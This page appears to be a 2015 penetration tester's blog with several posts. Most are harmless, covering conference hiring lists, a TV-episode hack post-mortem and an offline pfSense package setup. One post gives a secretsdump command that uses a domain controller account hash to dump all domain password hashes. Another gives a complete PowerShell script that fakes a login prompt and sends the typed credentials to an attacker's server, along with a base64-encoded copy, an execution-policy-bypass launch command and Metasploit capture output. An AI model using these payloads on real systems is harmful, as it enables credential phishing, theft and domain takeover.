Projects Publications Brandon

Tuesday, September 15, 2015

Using Domain Controller Account Passwords to HashDump Domains

By With No comments:
Since I follow both +Carlos Perez and +Benjamin Delpy on Twitter, something caught my eye on August 2nd, soon after +Benjamin Delpy drops DCSync:

And then later on August 28th, again about the DC$ account (Domain Controller computer account):

Because DCSync is calling on "sync" based APIs of Active Directory, that are, by default, used only by Domain Controllers, all Domain Controller computer accounts would have the ability to do this as well as the Domain/Enterprise Admins.

Anyone who's ever administered an Active Directory, knows that computer accounts change their passwords automatically. How often do they change them?

https://support.microsoft.com/en-us/kb/154501
Machine account passwords are regularly changed for security purposes. By default, on Windows NT-based computers, the machine account password automatically changes every seven days. Starting with Windows 2000-based computers, the machine account password automatically changes every
30 days
PSSSST!! That article is about how to DISABLE automatic password changing

Alright. So, I'm not going to go into "how" to get the hashes for a computer account, but if you've ever dumped passwords before, the computer accounts are the ones with the "$" on the end. Find the ones that are domain controllers, match up the hashes, and use Impacket's secretsdump.py to your heart's content. (Or until the password changes for that DC, then you use another one to dump it again, oh, did I not mention that computers don't change their passwords all at the same time in that 30 day window?)

Remember, Domain Controller's don't have a lot of other permissions, so you need to use the "-just-dc" option in SecretsDump in order for it to just do the domain dump:

python secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -just-dc LAB/DC2k8_1\$@172.16.102.15

Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Happy #HackersDay

Read More

Monday, September 14, 2015

2015 DerbyCon Hiring

By With No comments:

It’s often tough from both hiring and job hunters to find one another at conferences. I think this is mostly because of a couple things.

  1. No one wants to stand at a both on either side and talk job stuff in front of a bunch of people and people at booths rarely get the chance to get away.
  2. It’s hard to know “who” to talk to.

So I created a very simple Google doc to help put twitter handles and links together for people who are job hunting and people who are hiring to kinda get to know who to talk to.

Got more to add? Please let me know and I’ll get it added, or simply make a comment on the Google doc with the info to add

For reference on how this works, see the 2015 ShmooCon list

Link to the google doc: https://docs.google.com/spreadsheets/d/16TyaalxEilYN_QKIP3GxBMyQ2Kw8YYIj9_j-rgzLiFc

Read More

Thursday, September 10, 2015

Tres Lessons from Pied Piper Delete Key Hack

By With No comments:

The teflon crew at Pied Piper suffered quite a bit during Season 2 of SILICON VALLEY. But there was no greater indignity than being brought to their knees by a tequila bottle.

Since episode eight “White Hat/Black Hat” aired, many skeptical viewers have asked: how could something like this happen?

Could a mindless error of pressing a delete key really cause a venerable company like Intersite to lose over nine thousand hours of content (including an irreplaceable archive of vintage yiffing videos)?

The short answer: yes.

When the producers of SILICON VALLEY reached out to me during the writing of the episode to help design the sequence, I knew it would be tough to make the technical intricacies track for the joke. But if the team had figured out optimal tip-to-tip of efficiency with Stanford PhDs, I was up for the challenge.

The delete key hack is a perfect storm of bad system hygiene. The dozens of small errors that led to it are more common than most systems administrators care to admit.

There’s a lesson here. Away from the big headlines about hacks at Sony Pictures and Target, companies every day have their systems broken by stupid errors. Most as avoidable as not putting a tequila bottle on a laptop (or letting Russ Hanneman inside your home in the first place).

Below is the the post-mortem on how the hack went down and tres lessons we can learn from it.


The Bake-Off


Intersite set up the bake-off between Endframe and Pied Piper by providing access to an FTP server with the target files. Each company then downloads the individual files, encodes, compresses and roundtrips the file back to the Intersite server.

To speed up the process of the compression, the companies sequentially encode each file to save hard drive space and time waiting for them all to copy down, then they perform the operation.

This is where all the problems originate: to deliver the compressed file, Pied Piper was given full permission to Intersite’s FTP server (because of course it’s easier to just give all permissions than manage every folder’s permissions).

For those interested, the final Pied Piper solution for Intersite would look something like this:

The Hack


When Russ sets down the Tres Comas tequila bottle on Richard’s laptop he unwittingly initiates a massive delete sequence on Intersite’s server. Here are the steps:

  1. Richard navigates to bake-off directory or with the extended permissions he got into a parent folder with original content.
  2. Gilfoyle turns off the delete verification prompts in the custom software they used for the file transfer and conversion. Richard meanwhile has enabled CRC checking on the internet system, a protection measure for penetration into Pied Piper that backfires.
  3. Russ Hanneman arrives with the Tres Comas Tequila and mistakenly sets the bottle down on the keyboard initiating a delete command. Chaos ensues.
  4. As the delete sequence launches the large file size of video spins the disks at 100% and locks the system.
  5. Hands-on access with the bottle with the persistent delete requests plus the CRC checking creates fork bomb-like effects where the Pied Piper team cannot get back into the system to stop the delete sequence. Intersite is compromised and thousands of hours of video are deleted.

Tres Issues


A myriad of problems contributed to the delete key hack. Using the OWASP framework here are the top tres issues:

A7 - Missing Function Level Access Control “PITA Administration”
Intersite’s FTP server is set up to allow the bake-off users full permissions to the digital masters being used in the bake-off.

But why were they unable to kill the transfer? There are a bunch of reasons this could happen -- the SAN of which they were FTP’ed into was doing massive amounts of data deletion which can be HDD intensive (try deleting over 9000 files and watch your computer crawl).

But they would still be able to kill it on the Pied Piper end?! Not if the transfer agent was queuing up deletes as fast as it could, pegging out the server on the Pied Piper end as well. Remember, everything they had in their garage data center was going into making the conversions go as fast as possible, the transfer back was a lower priority.

A4 - Insecure Direct Object Reference “speed is everything”
By not locking out his screen and letting Russ Hanneman near his unsecured session where he was monitoring the transfer from, Richard allowed direct access to the “delete” key object.

But why didn’t it prompt for approving the delete? Basically when you’re in a bake-off like this, you do absolutely everything to remove any possible obstacles, like ANY prompts or approvals that you might not be around to hit “OK” on.

A6 - Sensitive Data Exposure “We must run forward simply to stay in place”
Intersite did not do a proper backup of their files due to cost and size constraints on their current system. In Episode 7 “Adult Content,” Molly Kendall, Intersite’s CEO, talked about how the porn industry was barely making the bills due to “free” internet porn influx. Intersite was doing its best to stay afloat in its industry and, as such, cut corners not only in the lack of proper admin for their FTP server, but also in storage costs. A mistake they will probably not make again soon.

Tres Lessons


Don’t be an idiot with permissions:
The easiest way in is through the front door. Ensure that everyone is on a need-to-know basis with data. Standard protections like 2-factor authentication and whitelisting IP addresses mean nothing if the wrong people access sensitive information.

Back up your data:
It’s easy to take for granted but reliable storage is still expensive. Most small businesses don’t backup data on a daily basis. Even fewer do so with any form of redundancy or integrity checks.

Don’t work with assholes:
Insider attacks are the hardest to detect and protect against. Surveys estimate 59% go unnoticed until it is too late. The first line of defense is common sense, only hire people you trust — and definitely not anyone who put radio on the Internet.

Read More

Monday, September 07, 2015

Back to Blogger

By With No comments:
I've had my fare share of "trying new things" after SquareSpace . I tried Ghost, Octopress, Wordpress, and about 30 others in between. All the blogging platforms I tried had some major issues that I didn't like. I'm sure at some point I'll write about them but this post is mostly just to announce I _finally_ have given up the fight for finding the perfect blogging platform and I'm just going to blog on Blogger from now on. One of the main reasons for just giving in was the fact that I noticed that because I was doing conversion of 500+ blog posts every time I wanted to switch platforms I was constantly "not in the mood" to blog, which kinda negates the whole purpose of finding a new platform. Anywho, rant over. I should be back on the clock now, hopefully bringing cool stuff here in the weeks and months to come.
Read More

Sunday, February 15, 2015

pfSense Without Internets

By With No comments:
A while back I needed to set up a pfSense box for CTF/example stuff that didn’t and wouldn’t ever have Internet connectivity. Doesn’t seem like much of a task right? Just pop it in and go. Problem is that you loose the use of the packages that help make pfSense so awesome.

Once I figured it out at that time, I made a Forum post so that anyone running into the same issue wouldn’t have to struggle as much:

https://forum.pfsense.org/index.php?topic=55504.0

Most things never disappear from the Internet but I was looking for an old forum post I had bookmarked regarding some persistence methods that I noticed was no longer there since the forum owner had gotten rid of the forum as too much hassle. I get it, but when I went to Archive.org to get saved they didn’t have a copy. So this is what this post is for, to save that content just in case it disappears.

Also, here is a bug report for the “issue” (been open since 2012):

http://redmine.pfsense.org/issues/2586

If you are following:

http://doc.pfsense.org/index.php/Creating_Your_Own_Package_Repository

and you are getting:
Unable to communicate with 192.168.1.100 Please verify DNS and interface configuration, and that pfSense has functional Internet connectivity.
because you are using the repo to enable a offline (non internet connected) host to be able to utilize packages all you have to do is:

1. Go into Services –> DNS Forwarder and add a Host Override

Host: www
Domain: pfsense.org
IP Address: 127.0.0.1
Description: null routed record to enable offline repo

Then make sure you have the IP or hostname of your package repository web server in the /pkg_mgr_settings.php (on 2.0, follow the guidelines on the doc above for older versions). After that you should be good to go. Of course this is barring any Firewall blockages you might have in place so be sure to test connectivity from the pfSense box to the web server.

So, that was just the beginning, it’s actually better to not null-route it but make the following entries:

files.pfsense.org - 192.168.1.100
files.pfsense.com - 192.168.1.100
www.pfsense.org - 192.168.1.100
www.pfsense.com - 192.168.1.100

If your package web server is 192.168.1.100. Next is the problem of not having the packages themselves. So wget -mk -np http://files.pfsense.org/packages/ gave me a directory that I plopped into my already existent packages directory (created from the git clone as described in the documentation) but the problem I ran into was the php files being rendered still (which made any packages that pulled php files get the rendered version instead of source).

So you need to add a .htaccess file in the packages directory with the following:

RemoveHandler .php .phtml .php3
RemoveType .php .phtml .php3
php_flag engine off

Make sure that AllowOverride all is enabled if you are running Apache to host the package site, if not, you’ll have to google how to allow .htaccess files for your particular server. (or if you server doesn’t support htaccess files then how to enable source disclosure)

After those alterations I seem to be off to the races for the most part. Some packages pull from other websites, but altering the package_8.xml or just rerouting the dns seems to solve most of those issues.
Read More

Tuesday, January 13, 2015

2015 ShmooCon Hiring

By With No comments:
It’s often tough from both hiring and job hunters to find one another at conferences. I think this is mostly because of a couple things.

No one wants to stand at a both on either side and talk job stuff in front of a bunch of people and people at booths rarely get the chance to get away.
It’s hard to know “who” to talk to.
So I created a very simple Google doc to help put twitter handles and links together for people who are job hunting and people who are hiring to kinda get to know who to talk to.

Got more to add? Please let me know and I’ll get it added, or simply make a comment on the Google doc with the info to add


https://docs.google.com/spreadsheets/d/1TytbnvqekJEF0jxLANe6sNa5fu05dFaHEP7zudlJej0/edit?usp=sharing

Read More

Monday, January 12, 2015

Powershell Popups + Capture

By With No comments:
Metasploit Minute has entered into it’s 3rd “season”. And we kick it off with using the Metasploit capture modules to capture creds from this powershell popup. The cool thing about this is you can leave it to execute on a system without any other code on disk and get creds constantly as any level of user. No admin, no UAC bypass needed. Just a bunch of creds for free.. over SSL. ;–)

Here is the video:


Here is the code:

$cred = $host.ui.promptforcredential('Failed Authentication','',[Environment]::UserDomainName + "\" + [Environment]::UserName,[Environment]::UserDomainName);[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$wc = new-object net.webclient;
$wc.Headers.Add("User-Agent","Wget/1.9+cvs-stable (Red Hat modified)");
$wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$wc.credentials = new-object system.net.networkcredential($cred.username, $cred.getnetworkcredential().password, '');
$result = $wc.downloadstring('https://172.16.102.163');

Lets break down the code line by line:

$cred = $host.ui.promptforcredential('Failed Authentication','',[Environment]::UserName,[Environment]::UserDomainName);

This tells windows to prompt for credentials, with the title of “Failed Authentication”, no info in the comment (so it uses default), and include the username and domain in the box to add authenticity. Thats where all the magic is, everything else is just gravy.

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};

Tells powershell not to verify SSL certificates (allows us to use self signed certs in the HTTPS transaction later

$wc = new-object net.webclient;
$wc.Headers.Add("User-Agent","Wget/1.9+cvs-stable (Red Hat modified)");

Creates a new webclient object and sets its user agent to ‘wget’

$wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;

Tells powershell to use whatever proxy the current user uses with whatever credentials they have cached. If one or both are unnecessary it just ignores these settings.

$wc.credentials = new-object system.net.networkcredential($cred.username, $cred.getnetworkcredential().password, '');

Tells powershell that the HTTP-Basic credentials to use are the ones typed in the popup box recently by the user.

$result = $wc.downloadstring('https://172.16.102.163');

And finally the request to HTTP-Basic capture module in metasploit, but you could have anything you want capture these creds.

cat power.txt | iconv --to-code UTF-16LE | base64

JABjAHIAZQBkACAAPQAgACQAaABvAHMAdAAuAHUAaQAuAHAAcgBvAG0AcAB0AGYAbwByAGMAcgBlAGQAZQBuAHQAaQBhAGwAKAAnAEYAYQBpAGwAZQBkACAAQQB1AHQAaABlAG4AdABpAGMAYQB0AGkAbwBuACcALAAnACcALABbAEUAbgB2AGkAcgBvAG4AbQBlAG4AdABdADoAOgBVAHMAZQByAEQAbwBtAGEAaQBuAE4AYQBtAGUAIAArACAAIgBcACIAIAArACAAWwBFAG4AdgBpAHIAbwBuAG0AZQBuAHQAXQA6ADoAVQBzAGUAcgBOAGEAbQBlACwAWwBFAG4AdgBpAHIAbwBuAG0AZQBuAHQAXQA6ADoAVQBzAGUAcgBEAG8AbQBhAGkAbgBOAGEAbQBlACkAOwAKAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAHIAdgBlAHIAQwBlAHIAdABpAGYAaQBjAGEAdABlAFYAYQBsAGkAZABhAHQAaQBvAG4AQwBhAGwAbABiAGEAYwBrACAAPQAgAHsAJAB0AHIAdQBlAH0AOwAKACQAdwBjACAAPQAgAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ADsACgAkAHcAYwAuAEgAZQBhAGQAZQByAHMALgBBAGQAZAAoACIAVQBzAGUAcgAtAEEAZwBlAG4AdAAiACwAIgBXAGcAZQB0AC8AMQAuADkAKwBjAHYAcwAtAHMAdABhAGIAbABlACAAKABSAGUAZAAgAEgAYQB0ACAAbQBvAGQAaQBmAGkAZQBkACkAIgApADsACgAkAHcAYwAuAFAAcgBvAHgAeQAgAD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEQAZQBmAGEAdQBsAHQAVwBlAGIAUAByAG8AeAB5ADsACgAkAHcAYwAuAFAAcgBvAHgAeQAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwAgAD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgAZQBdADoAOgBEAGUAZgBhAHUAbAB0AE4AZQB0AHcAbwByAGsAQwByAGUAZABlAG4AdABpAGEAbABzADsACgAkAHcAYwAuAGMAcgBlAGQAZQBuAHQAaQBhAGwAcwAgAD0AIABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAG4AZQB0AHcAbwByAGsAYwByAGUAZABlAG4AdABpAGEAbAAoACQAYwByAGUAZAAuAHUAcwBlAHIAbgBhAG0AZQAsACAAJABjAHIAZQBkAC4AZwBlAHQAbgBlAHQAdwBvAHIAawBjAHIAZQBkAGUAbgB0AGkAYQBsACgAKQAuAHAAYQBzAHMAdwBvAHIAZAAsACAAJwAnACkAOwAKACQAcgBlAHMAdQBsAHQAIAA9ACAAJAB3AGMALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwAxADcAMgAuADEANgAuADEAMAAyAC4AMQA2ADMAJwApADsACgA=

Then execute powershell -ep bypass -enc <the encoded text from above> and you get this:


root@wpad:~/metasploit-framework# ./msfconsole -Lq
msf > use auxiliary/server/capture/http_basic 
msf auxiliary(http_basic) > show options

Module options (auxiliary/server/capture/http_basic):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REALM        Secure Site      yes       The authentication realm you'd like to present.
   RedirectURL                   no        The page to redirect users to after they enter basic auth creds
   SRVHOST      0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT      80               yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion   SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                       no        The URI to use for this exploit (default is random)

msf auxiliary(http_basic) > set SSL true
SSL => true
msf auxiliary(http_basic) > set SRVPORT 443
SRVPORT => 443
msf auxiliary(http_basic) > set URIPATH /
URIPATH => /
msf auxiliary(http_basic) > run
[*] Auxiliary module execution completed
msf auxiliary(http_basic) > 
[*] Listening on 0.0.0.0:443...
[*] Using URL: https://0.0.0.0:443/
[*]  Local IP: https://172.16.102.163:443/
[*] Server started.
[*] 172.16.102.140   http_basic - Sending 401 to client 172.16.102.140
[+] 172.16.102.140 - Credential collected: "SITTINGDUCK\user:ASDqwe123" => /


Game over!
Read More
Home About-us Privacy Policy Contact-us Services
Design By Templateclue